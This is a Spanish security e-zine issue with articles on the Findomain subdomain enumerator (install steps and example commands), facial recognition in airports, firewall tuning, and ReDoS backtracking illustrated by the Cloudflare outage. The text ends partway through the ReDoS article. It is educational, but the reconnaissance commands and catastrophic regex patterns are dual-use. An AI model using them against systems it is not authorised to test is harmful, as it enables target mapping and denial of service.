

#02

SEPTIEMBRE 2019

EDICIÓN

ERES LIBRE DE COPIAR, DISTRIBUIR
Y COMPARTIR ESTE MATERIAL.
FREE!

DIGITAL MAGAZINE

La comunidad de Underc0de
estará publicando mensualmente
aportes sobre Software Libre,
Hacking, Seguridad Informática,
Programación y mucho más.

UNDERDOCS

CLASSIFIED

“ El cifrado es el método más eficaz
para la prevención de
interceptaciones no deseadas y
enfermedades de transmisión digital.



UNDERCODE.ORG



UNDERDOCS #02

ACERCA DE UNDERDOCS

ES UNA REVISTA LIBRE QUE PUEDES COMPARTIR CON AMIGOS Y COLEGAS. LA CUAL SE DISTRIBUYE MENSUALMENTE PARA TODOS LOS USUARIOS DE UNDERCODE.

ENVÍA TU ARTÍCULO

FORMA PARTE DE NUESTRA REVISTA ENVIANDO TU ARTÍCULO A NUESTRO E-MAIL: UNDERCODE.ORG@GMAIL.COM CON EL ASUNTO **ARTICULO UNDERDOCS**

CALCOS DE UNDERCODE (GRATIS)

OBTÉN GRATIS LAS PEGATINAS DE UNDERCODE, BÚSCALAS EN TODAS LAS JUNTADAS DE LA COMUNIDAD EN MENDOZA, ARGENTINA.



La ciberseguridad participa en la mejora de los procesos y la calidad final de todos los servicios.

-Víctor Calvo-Sotelo Ibáñez-Martín.

EN ESTA EDICIÓN

FINDOMAIN – ENUMERADOR DE SUBDOMINIOS	4
RECONOCIMIENTO FACIAL: TECNOLOGÍA EN DESARROLLO	9
OPTIMIZACIÓN FIREWALL	12
REDOS	15
DOS – EN UNA RED WIRELESS	19
SEGURIDAD DEL WHATSAPP	24
CONCEPTOS BÁSICOS DE LA PROGRAMACIÓN	28
PYTHON FOR KIDS II PARA LOS MÁS Y NO TAN PEQUEÑOS	33
RESTRINGIR O NO EL USO DE LA INFORMACIÓN EN INTERNET	37
EL EGO INFORMÁTICO Y LOS HACKERS DE CARTÓN	40
USO DE LAS TIC PARA LA EDUCACIÓN: EL DOCENTE MILLENNIAL	42
SUPER MARIO 64	45
JAVIER RE - CEO DE CROWDAR	49
OFF TOPIC	50
ANÁLISIS Y RESEÑA: OMEN BY HP - 17-AN003LA	52
UNDERTOOLS DIY	57
Pregun DADO UNDERCODE	61

UNDERTOOLS DIY

EN ESTA SECCIÓN DESCUBRIRÁS **HACKING TOOLS** ÚTILES QUE PUEDES HACER TÚ MISMO, CON APOYO DE UN PEQUEÑO TALLER PRÁCTICO.

OFF TOPIC

ENCUENTRA AL FINAL DE CADA ENTREGA **NUESTRA SECCIÓN ESPECIAL CON:** DESAFÍOS, TEMAS VIRALES, MENSAJES/OPINIONES DE NUESTROS USUARIOS, Y MUCHO MÁS.

LA GRATITUD ES LA MEJOR ACTITUD

La comunidad de **Underc0de** agradece la aceptación, divulgación, felicitaciones y observaciones recibidas respecto a **la primera edición** de nuestro E-ZINE, nos sentimos muy contentos por el deber cumplido de hacer llegar a profesionales, estudiantes y público en general un producto donde paso a paso, el objetivo es convertir de **UNDERDOCS** un referente en materia de hacking y seguridad informática. Así mismo expresar que valoramos genuinamente el esfuerzo constante de nuestros colaboradores por

participar en este proyecto, por la confianza, ímpetu y entrega.

En esta segunda edición deseamos sea también del agrado de los **lectores**, quienes dedican tiempo a nuestra publicación, merecen un contenido variado, dinámico y nutrido, proporcionado una vez más por colaboradores de la comunidad, brindando información relevante y actual sobre **tecnología, programación, hacking, seguridad informática y más.**

CRÉDITOS

UNDERDOCS ES POSIBLE GRACIAS AL COMPROMISO DE

TEAM:

@ANTRAX
@79137913
@GABRIELA
@DENISSE

@XYZ
@FACUFANGIO
@SADFUD
@DRAGORA
@DTXDF
@HACKERFASHION

@ARDAARDA
@KARUROSU
@GOLD MASTER
@QUEENLANISTER
@EDU4RDSHL

DIFUSIÓN:

UNDERDOCS AGRADECE A LOS PORTALES QUE NOS AYUDAN CON LA DIFUSIÓN DEL PROYECTO:

sniferl4bs.com
blackploit.com
securityhacklabs.net
redbyte.com.mx
bluefox-socialnetwork.com

antrax-labs.org
noxonsoftwares.blogspot.com
tecnonucleous.com
sombbrero-blanco.com/blog

CONTACTO:

INFO@UNDERCODE.ORG
REDACCIONES@UNDERCODE.ORG

FINDOMAIN – ENUMERADOR DE SUBDOMINIOS

RECONOCIMIENTO
DE OBJETIVOS

Abusando de registros de Transparencia de certificados para encontrar subdominios. [Certificate Transparency](#) es un proyecto no tan reconocido, mucha gente no tiene idea de qué es, pero una cosa está clara: es un proyecto muy útil cuando se quieren conocer subdominios de un dominio principal, ya sea con fines de análisis seguridad, bug bounties, CTF y más.

Escrito por: @EDU4RDSHL | EN COLABORACIÓN CON UNDERCODE



Programador, especialista en seguridad informática, fundador de la comunidad Security Hack Labs, desarrollador de BlackArch Linux.

Contacto:


foro.securityhacklabs.net

Redes Sociales:

TWITTER | GITHUB | XMPP: @edu4rdshl

De acuerdo a la documentación oficial:

La Transparencia de certificados tiene como objetivo remediar las amenazas basadas en certificados haciendo que la emisión y existencia de certificados SSL estén abiertos al escrutinio de los propietarios de dominios, las CA y los usuarios de dominios.



Específicamente, la transparencia del certificado tiene tres objetivos principales:

Hacer imposible (o al menos muy difícil) para una CA emitir un certificado SSL para un dominio sin que el certificado sea visible para el propietario de ese dominio.

Proporcionar un sistema abierto de auditoría y monitoreo que permita a cualquier propietario de dominio o CA determinar si los certificados han sido emitidos por error o maliciosamente.

Proteger a los usuarios (tanto como sea posible) de ser engañados por certificados emitidos por error o maliciosamente

Es allí donde los registros de Transparencia de Certificados entran en acción:

- **Los registros de certificados:** Son servicios de red simples que se mantienen criptográficamente asegurados, auditables públicamente y donde solo se pueden agregar archivos de certificados. Cualquiera puede enviar certificados a un registro, aunque las autoridades de certificación probablemente serán los principales remitentes. Del mismo modo, cualquier persona puede consultar un registro para obtener una prueba criptográfica, que se puede utilizar para verificar que el registro se está comportando correctamente o verificar que se haya registrado un certificado en particular. El número de servidores de registro no tiene que ser grande (digamos, mucho menos de mil en todo el mundo), y cada uno puede ser operado independientemente por una CA, un ISP o cualquier otra parte interesada.

*Significa que **todos los dominios y subdominios emitidos con un certificado se pueden buscar públicamente si están ocultos o privados del dominio raíz.***

Findomain, una herramienta para subdominios

Con toda la información que tenemos disponible, ¿por qué no buscar la manera de unificarla y hacerla más útil?

Allí nace **Findomain**¹, una herramienta que no usa los métodos comunes para descubrir subdominios, utiliza *Registros de Transparencia de Certificados* para **encontrarlos** y su método hace que sea rápida y confiable, utilizando múltiples API públicas disponibles para realizar la búsqueda. Programada en Rust, un lenguaje de programación seguro, rápido y multiplataforma; hace que se ejecute más rápido y consuma menos recursos que cualquier otra.

¹ **Eduard Tolosa (Edu4rdSHL)**, Abril 2019, Código Fuente Disponible en **GitHub**: github.com/Edu4rdSHL/Findomain.

características

1. Descubrir subdominios sin ataques de fuerza bruta, utilizando registros de transparencia de certificados.
2. Descubrir subdominios con o sin dirección IP de acuerdo con los argumentos del usuario.
3. Leer un objetivo del argumento del usuario (-t).
4. Leer una lista de objetivos desde un archivo y descubrir sus subdominios con o sin IP y también escribir los resultados en archivos por dominio si así lo especifica el usuario, de forma recursiva.
5. Escribir resultados en archivos de formato TXT.
6. Escribir resultados en archivos de formato CSV.
7. Escribir resultados en archivos de formato JSON.
8. Soporte multiplataforma: **cualquier dispositivo** puede instalar Findomain, **sea computador, celular, tablet y en cualquier arquitectura.**
9. Soporte opcional para búsqueda en múltiples **API**.
10. Soporte para proxy.

¿QUÉ ES?

Findomain es una novedosa herramienta que se basa en el uso de los logs de transparencia de certificados para encontrar los subdominios; esto reduce de una manera increíble el tiempo de búsqueda y la veracidad de la información. La herramienta está desarrollada por uno de los programadores de Security Hack Labs.

¿PARA QUÉ SIRVE?

Para búsqueda de subdominios de sitios web sin hacer uso de fuerza bruta o técnicas por el estilo.

¿CÓMO FUNCIONA?

Los SSL de los subdominios quedan registrados en una base de datos y a su vez se registran dentro de las APIs de las páginas web, Findomain es capaz de descubrir estos certificados y entregartelos en segundos.

BANDERAS

- a Ejecuta la búsqueda de subdominios en todas las apis, que están funcionando actualmente en la herramienta:
 - Certsptotter -Sublist3r
 - Crt.sh -Facebook
 - Virustotal
- h Información referente a ayuda.
- i Obtener información de direcciones IP de los subdominios consultados.
- v Nos arroja la versión de la herramienta.

OPCIONES

- f -file <file> Establece archivos de entrada a usar.
- o -output <output> Escribe los datos de salida de los archivos en los formatos especificados: txt, csv, json
- t -target <target> Servidor destino.
- p -proxy <proxy> Usar proxy para consultar las API.

Logo de Security Hack Labs y redes sociales.

instalación

La instalación de la herramienta en cualquier plataforma se realiza de la siguiente manera:

Nota: Se requiere tener instalados Rust, Make y Perl en el equipo antes de proceder.

1. Ejecutar "cargo install Findomain"
2. Ejecutar la herramienta desde el directorio \$HOME/.cargo/bin del equipo.

comparación


A continuación, podremos tener una idea de por qué es recomendable usar **Findomain** en lugar de otras herramientas. El dominio utilizado para la prueba fue *microsoft.com* en la siguiente máquina virtual con BlackArch:

Host: KVM/QEMU (Standard PC (i440FX + PIIX, 1996) pc-i440fx-3.1)

Kernel: 5.2.6-arch1-1-ARCH

CPU: Intel (Skylake, IBRS) (4) @ 2.904GHz

Memoria RAM: 3943MiB

Herramienta	Tiempo gastado	Total de subdominios encontrados	Uso de CPU	Uso de RAM
 findomain	38.7 seg.	5622	Muy bajo	Muy bajo
Assetfinder	6 min + 1.1 seg	4630	Muy bajo	Muy bajo
Subl1st3r	7 min + 14.9 seg.	996	Bajo	Bajo
Amass*	29 min + 20 seg.	332	Muy alto	Muy alto

(*) No pudimos esperar a que termine la prueba de Amass, parece que nunca terminará y, además, el uso de recursos es muy alto.

Nota: La comparación se hizo el 10/08/2019, ya que las otras herramientas pueden mejorar las cosas, se puede obtener resultados diferentes. Para ver a detalle la comparación, ingresar en :



Como resultado es notable que **Findomain** es capaz de encontrar 5622 subdominios en 38.7 segundos, esto la convierte en la herramienta más rápida para búsqueda de subdominios en el mundo.

caso Práctico

1. Búsqueda simple de subdominios e imprimir la información en la pantalla:

Findomain -t example.com

2. Búsqueda simple de subdominios utilizando todas las API e imprimir la información en la pantalla:

Findomain -t example.com -a

3. Búsqueda de subdominios y exporte los datos a un archivo CSV:

Findomain -t example.com -o csv

4. Búsqueda de subdominios con todas las API y exporte los datos a un archivo CSV:

Findomain -t example.com -a -o csv

5. Búsqueda de subdominios con todas las API y resolver la dirección IP de los subdominios (si es posible):

Findomain -t example.com -i -a

6. Búsqueda de subdominios escritos en un archivo (archivo.txt) en todas las API:

Findomain -f archivo.txt -a

7. Realice una búsqueda de subdominios utilizando un proxy (http://127.0.0.1:8080 en este caso, el resto de las opciones siguen funcionando de la misma manera, solo necesita agregar el indicador -p a los comandos anteriores):

Findomain -t example.com -p <http://127.0.0.1:8080>

Con esto finalizamos la presentación de la herramienta creada por [Security Hack Labs](#).

*No se pierdan en la **Edición #05** un artículo sobre **Kubernetes y Docker**.*

RECONOCIMIENTO FACIAL: TECNOLOGÍA EN DESARROLLO

En términos generales el reconocimiento facial es una aplicación dirigida por un ordenador que identifica a una persona a partir de una imagen digital, mediante el análisis de sus características faciales extraídas de una imagen, video o fotograma.

Escrito por: @DRAGORA | MODERADOR UNDERCODE




Es Ingeniera en sistemas Computacionales, encantada por el mundo geek, Dedicada a Telecomunicaciones, y miembro muy activa de la comunidad Underc0de.


Contacto:

underc0de.org/foro/profile/Lily24

Durante los últimos años ha ido cobrando auge y ahora puede utilizarse en tiempo real, ha venido beneficiando a muchas entidades reforzando así la seguridad de la información, cumplimiento de la ley, vigilancia, tarjetas inteligentes y control de acceso. Un sistema bastante atractivo que viene a reforzar métodos biométricos como, análisis de huellas dactilares y el reconocimiento del iris.



reconocimiento facial y seguridad



Los sistemas de reconocimiento facial son bastante útiles, una de las aplicaciones más valiosas es la localización de gente desaparecida, por ejemplo la **ONG local Bachpan Bachao Andolan (BBA Save Childhood Movement)**, indica que en la India desaparecen alrededor de 500.000 niños cada año y para encontrarlos necesitan muchos recursos que el país no

dispone, motivo por el cual el Ministerio de Desarrollo de la Mujer y el Niño creó **TrackChild**² una base de datos bastante enriquecida a nivel nacional con fotografías de los menores desaparecidos que **cuenta con un software de reconocimiento facial**. Ha dado como resultado localización de los niños y miles de identificaciones acertadas.

el uso de esta tecnología en aeropuertos

Este tipo de sistema también ha venido a incorporarse para facilitar la **detención o identificación** de miembros de grupos terroristas, narcotraficantes y distintos tipos de personas que han infringido la ley de una u otra manera. En 2011, el gobierno de *Panamá* se **asoció** con el entonces gobierno de los EE. UU. La secretaria de Seguridad Nacional, Janet Napolitano, *autorizó un programa piloto de la plataforma de reconocimiento facial de FaceFirst* para reducir la

actividad ilícita en el aeropuerto Tocumen de Panamá (conocido como un centro para el contrabando de drogas y el crimen organizado).

Poco después de la implementación, el sistema resultó en la *aprehensión de múltiples sospechosos de Interpol*. Satisfecho con el éxito del despliegue inicial, FaceFirst se expandió a la terminal norte de la instalación.

actualidad reconocimiento facial en aeropuertos

El 12 de julio del 2019 aparecían en diferentes medios, que será necesario el reconocimiento facial al documentarse en un aeropuerto y que el objetivo es que **en los principales 20 aeropuertos de Estados Unidos**³ esta tecnología sea implementada a más tardar en el año 2021.

² **National Tracking System Missing & Vulnerable Children**, 2013, Objectives, trackthemissingchild.gov.in/trackchild, **Consultado:** 02/08/2019.

³ **Alisa Esage**, Julio 12, 2019, Será Necesario el Reconocimiento Facial al Documentarse en un Aeropuerto, noticiasseguridad.com/tecnologia/sera-necesario-el-reconocimiento-facial-al-documentarse-en-un-aeropuerto/, **Consultado:** 03/08/2019.

¿CÓMO FUNCIONA?



Pasando por **un área de inspección automática**, en el aeropuerto de Miami, los pasajeros pasan con *pasaporte y ticket* en mano, los equipos de sistemas biométricos están instalados junto a los mostradores de facturación; luego se les indican que observen hacia una cámara que funciona con el sistema biométrico, éste activa una tecnología de verificación de imágenes que utiliza la coincidencia facial para detectar la identidad de los pasajeros seleccionados, cabe resaltar, cuenta con tecnología que confirma la prueba de vida lo que impide que usen fotografías, videos o mascarar.

En caso que los rasgos no coincidan con los almacenados son invitados a esclarecer su identificación por otros medios como huellas digitales o el archivo criminal del FBI.

¿DE DÓNDE SALEN LAS FOTOS CON LAS QUE COTEJA EL RECONOCIMIENTO?

Proviene de dos fuentes primordiales:

- Para ciudadanos estadounidenses está en sus pasaportes.
- Para extranjeros está en las fotos que se toman en el control de aduanas y verifica la identidad al entrar en los Estados Unidos.

Las fotos tomadas en ese momento permanecen en el sistema durante 14 días, en este periodo de prueba, se mantendrán hasta 12 horas después, el sistema en el futuro las eliminará en cuanto esté terminado el proceso de identificación y comparación.

El **promedio de personas verificadas es de 10 por minuto** y muestra una precisión del 99%.

Otros países que han implementado esta modalidad son: **China, Chile, España.**

Especialistas en **Hacking Ético** afirman que la razón principal de la *ejecución de esta tecnología* es **rastrear a los viajeros internacionales** que entran y salen de E.U., verificando sus datos biométricos y enviando los

registros al Departamento de Seguridad Nacional (DHS) como prevención ante posibles hechos criminales, además de detectar pasaportes falsos.

El uso del reconocimiento facial es un tema polémico, muchos aún cuestionan la **legalidad** además que han dado casos en los cuales, los escáneres no lograron coincidir con individuos de ciertos grupos de edad o nacionalidades.

Hay ciudades en Estados Unidos como Somerville, Massachusetts, segunda ciudad que **prohíbe⁴ totalmente** con una ordenanza **la utilización de software el reconocimiento facial** en espacios públicos para erradicar el abuso de estas tecnologías.

⁴ r3d.mx , Julio 1, 2019 , Massachusetts que es la segunda ciudad que prohíbe el reconocimiento facial en EE.UU. , r3d.mx/2019/07/01/massachusetts-tiene-la-segunda-ciudad-que-prohíbe-el-reconocimiento-facial-en-ee-uu, Consultado: 04/08/2019

OPTIMIZACIÓN FIREWALL

HACKING

La intención de este artículo es presentar una serie de aspectos a considerar para la optimización de desempeño de un Firewall.

Escrito por: @ARDAARDA | USER UNDERCODE



Apasionado de la seguridad informática y hacking ético, actualmente enfocado en Gestión de Seguridad Informática.

Contacto:

underc0de.org/foro/profile/yov4n



mantener el desempeño óptimo de un firewall puede resultar una tarea complicada para los administradores de tecnologías de seguridad, con el constante cambio dentro de las organizaciones es imprescindible contar con una estrategia para obtener mejores resultados.

A continuación, serán listados una serie de puntos, pueden ser de utilidad para lograr un mejor Firewall.





1. Documentar las reglas aplicadas a firewalls y agregar comentarios para detallar reglas especiales

Para cualquier integrante de un **equipo de TI**, es fundamental tener visibilidad de todas las reglas que están escritas.

Aparte de la lista de reglas en sí, vale la pena detallar:

- El propósito de una regla.
- El nombre del administrador que la desarrolló y la fecha en que fue creada.
- Los usuarios / servicios impactados por esta regla.
- Los dispositivos / interfaces impactados por esta regla.



2. Reducir aquellas reglas que sean demasiado permisivas e incluir la opción de rechazarlo todo desde un principio

Una excelente práctica consiste en empezar a desarrollar reglas de firewalls con la posibilidad de rechazar a todos, o lo que se conoce en inglés como un "**Deny All**", servirá para proteger a la red de cualquier error manual.

Las *reglas permisivas* dan al usuario mayor libertad, a su vez genera que los usuarios tengan acceso a más recursos de los que necesitan para ejecutar funciones relativas al negocio.

Genera dos tipos de problemas:

- El ancho de banda de red es subutilizado o sobre utilizado.
- Existe mayor exposición a sitios potencialmente maliciosos.



3. Verificar las reglas del firewall regularmente y buscar optimizar su desempeño

Al definir nuevas reglas sin contemplar las pasadas, estas pueden volverse redundantes y llegar a contradirse, podría provocar anomalías que impacten negativamente el desempeño del firewall.

La práctica de limpiar de forma regular aquellas reglas que han quedado en desuso sirve para evitar el **congestionamiento del procesador de su firewall**, motivo por el cual resulta importante auditarlas periódicamente, e ir eliminando cualquier duplicado, anomalía o política indeseada.



4. organizar las reglas del firewall para maximizar la velocidad

Colocar las reglas de mayor uso al principio y las menos utilizadas hacia el final, mejorará la capacidad de procesamiento de un firewall. Una **actividad que debe ejecutarse periódicamente**, dado que diferentes reglas son utilizadas en distintos momentos.



5. ejecutar pruebas de penetración para comprobar las condiciones de las reglas

Las pruebas periódicas de penetración a los firewalls sirven para identificar aquellas áreas en las que la seguridad de la red resulta vulnerable.



6. plantear un plan de gestión de alertas extenso y en tiempo real

Un sistema de gestión de alertas en tiempo real es fundamental para la gestión eficaz del firewall:

- Monitorear la disponibilidad del firewall en tiempo real.
- Activar alarmas cuando el sistema se encuentra ante un ataque para que el problema se rectifique rápidamente.
- Establecer notificaciones de alerta para todos los cambios que se realicen. Esto ayudará a los administradores de seguridad a vigilar de cerca los cambios que se produzcan.



7. control de acceso y privilegios

Importante es tener el control de quien tiene acceso al equipo y que puede hacer una vez dentro, Permite evitar cambios sin consentimiento del administrador.

Dentro del control de acceso es importante considerar y evaluar el personal que posee accesos, establezca contraseñas robustas.



8. conservar logs

Fundamental en este tipo de dispositivos, puede ayudar a detectar tanto errores en la comunicación de aplicaciones, como ataques que el firewall u otros appliance no estén conteniendo.



9. actualizar el software y firmware del firewall

Esta actividad es imprescindible realizarla de manera periódica nos ayuda a solventar los diferentes errores y vulnerabilidades que son descubiertas por múltiples investigadores en el mundo, cuando se evalúan estas actualizaciones, debe priorizar la criticidad de la implementación ya que no todas las vulnerabilidades corregidas pueden impactar a tu organización, tenemos que realizar una evaluación previa de impacto y decidir si debe actualizar o no, esto se logra estudiando el reléase de cada actualización.

REDOS

HACKING

Hace algo más de 2 meses, concretamente el día 2 de Julio de 2019, se produjo uno de los sucesos con **mayor impacto en la historia reciente de internet**; la **caída global del servicio CDN CloudFlare**, dejó fuera de servicio más del 10% de los sitios web a nivel mundial.

En los primeros momentos se especuló sobre un gran ataque de denegación de servicio distribuido contra el servicio, como ya pasó en 2016 con el ataque de la **botnet "Mirai"** contra el proveedor de DNS Dyn, que afectó a grandes sitios como **Twitter** o **Spotify**, aunque no fue eso lo que ocurrió.

Escrito por: **@SADFUD** | **MODERADOR UNDERCODE**



Analista de ciberseguridad en ITQ latam. Interesado en seguridad ofensiva e inteligencia.

Contacto:

underc0de.org/foro/profile/sadfud

Redes Sociales:

twitter.com/SadFud75


github.com/SadFud

www.hackthebox.eu/profile/2155

Efectivamente el día 2 de julio algo provocó que los servidores de **Cloudflare** cayesen a nivel mundial y los sitios web a los que debería cubrir de ataques externos quedaron inaccesibles durante aproximadamente 2 horas.



Como más tarde aclararía el CTO de Cloudflare, John Graham-Cumming, en el [blog oficial](#) de la compañía, la interrupción del servicio fue debido a una actualización que, entre otras cosas, añadía una expresión regular mal formada que mediante un backtracking no controlado causó una denegación de servicio local en todos y cada uno de los clusters que fueron actualizados, como muestra la siguiente imagen aportada por la empresa, donde se verifica el uso del 100% del CPU.



Si bien, **las vulnerabilidades de denegación de servicio** a través de **backtracking** no son algo nuevo, ya que el problema subyace en que los motores que gestionan las expresiones regulares en la mayoría de lenguajes están basados en la [clausura de Kleene](#), del matemático estadounidense Stephen Kleene, la cual se define como *"la operación unitaria de lenguajes que identifica a la concatenación sucesiva de ninguna o más veces de todas y cada una de las cadenas que conforman al lenguaje en cuestión"*.

Aplicando este concepto a las expresiones regulares, puede verse fácilmente que dada la cadena **ab** y comprobándola contra la expresión regular **(a | b | ab)***, existirían dos rutas posibles para llegar a conseguir una comprobación válida. En cambio, si la cadena que se quiere comprobar es **abab** el número de rutas se duplica.

Llevando este concepto a la computación y a las expresiones regulares como las conocemos, entonces:

ab*c dará un resultado positivo al comprobar tanto **abbbbc** como **ac**

ab+c dará un resultado positivo al comprobar **abbbbc** pero negativo con **ac**


En el caso de necesitar una expresión regular que de positivo para la cadena **aqjihkwrjhc**, una solución válida será **a.*c**

Con estos ejemplos, si se comprueba la cadena **abbbcbca** contra la expresión regular **a.*c** el comportamiento esperado es que la comprobación marque la cadena **abbbc** como válida pero no es así, ya que, por defecto, los motores de regex basados en la clausura de Kleene devuelven el subconjunto más grande, en este caso, el resultado será **abbbcbbc**.

Este comportamiento puede modificarse haciendo uso del operador: '?', en el segundo cuantificador, para que quede una expresión como **a.*?c** que devolverá el subconjunto más pequeño, esto es, **abbbc**.

El hecho de que el motor de regex trate de encontrar el subconjunto más grande posible si no se marca específicamente lo contrario alterando el comportamiento de los cuantificadores, incluye un nuevo concepto a todo esto, el backtracking.

Si como usuarios tenemos la cadena **aaaaaaaaaa** y queremos comprobarla contra la expresión regular **a*b** el comportamiento de la máquina será el siguiente:



aaaaaaaaaa -> No coincide.

aaaaaaaaaa -> Hace backtrack para buscar un subconjunto más pequeño.

aaaaaaaaaa -> No coincide.

aaaaaaaaaa -> Hace backtrack para buscar un subconjunto más pequeño.

aaaaaaaaaa -> No coincide.

aaaaaaaaaa -> Hace backtrack para buscar un subconjunto más pequeño.

aaaaaaaaaa -> No coincide.

aaaaaaaaaa -> Hace backtrack para buscar un subconjunto más pequeño.

.....

aa -> No coincide.

aa -> Hace backtrack para buscar un subconjunto más pequeño.

a-> No coincide.

a-> Subconjunto de uno, no puede realizar backtrack.

En este punto el ordenador "sabe" que entre el carácter 0 y los demás no hay un subconjunto válido, pero ahora debe realizar la misma operación, aunque empezando desde el carácter 1 y así sucesivamente hasta llegar al carácter número 9. Este comportamiento provoca que el número de comprobaciones aumente rápidamente conforme se añadan más a la cadena.

Este comportamiento se agrava aún más cuando se juntan dos cuantificadores, como por ejemplo en la expresión regular **(a+)*b** de la cual se obtendría el siguiente resultado:

Cadena	Pasos	As
c	6	0
ac	12	1
aac	24	2
aaaaac	192	5
aaaaaaaaaac	6144	10
aaaaaaaaaaaaaaaaaac	749997	20

En el caso de CloudFlare la expresión regular que causó el backtracking catastrófico estaba destinada a la prevención de ataques del tipo Cross Site Scripting y era la siguiente `(?:(?:\"|'|\]|\\]|\\d|(?nan|infinity|true|false|null|undefined|symbol|math)|\`|\-|\+)+)]*?(?:\s|~|!|{|}\|\| |\+)*.?(?:.=.*))`

La parte que causó el problema fue el subconjunto: `.*(?:.=.*)`



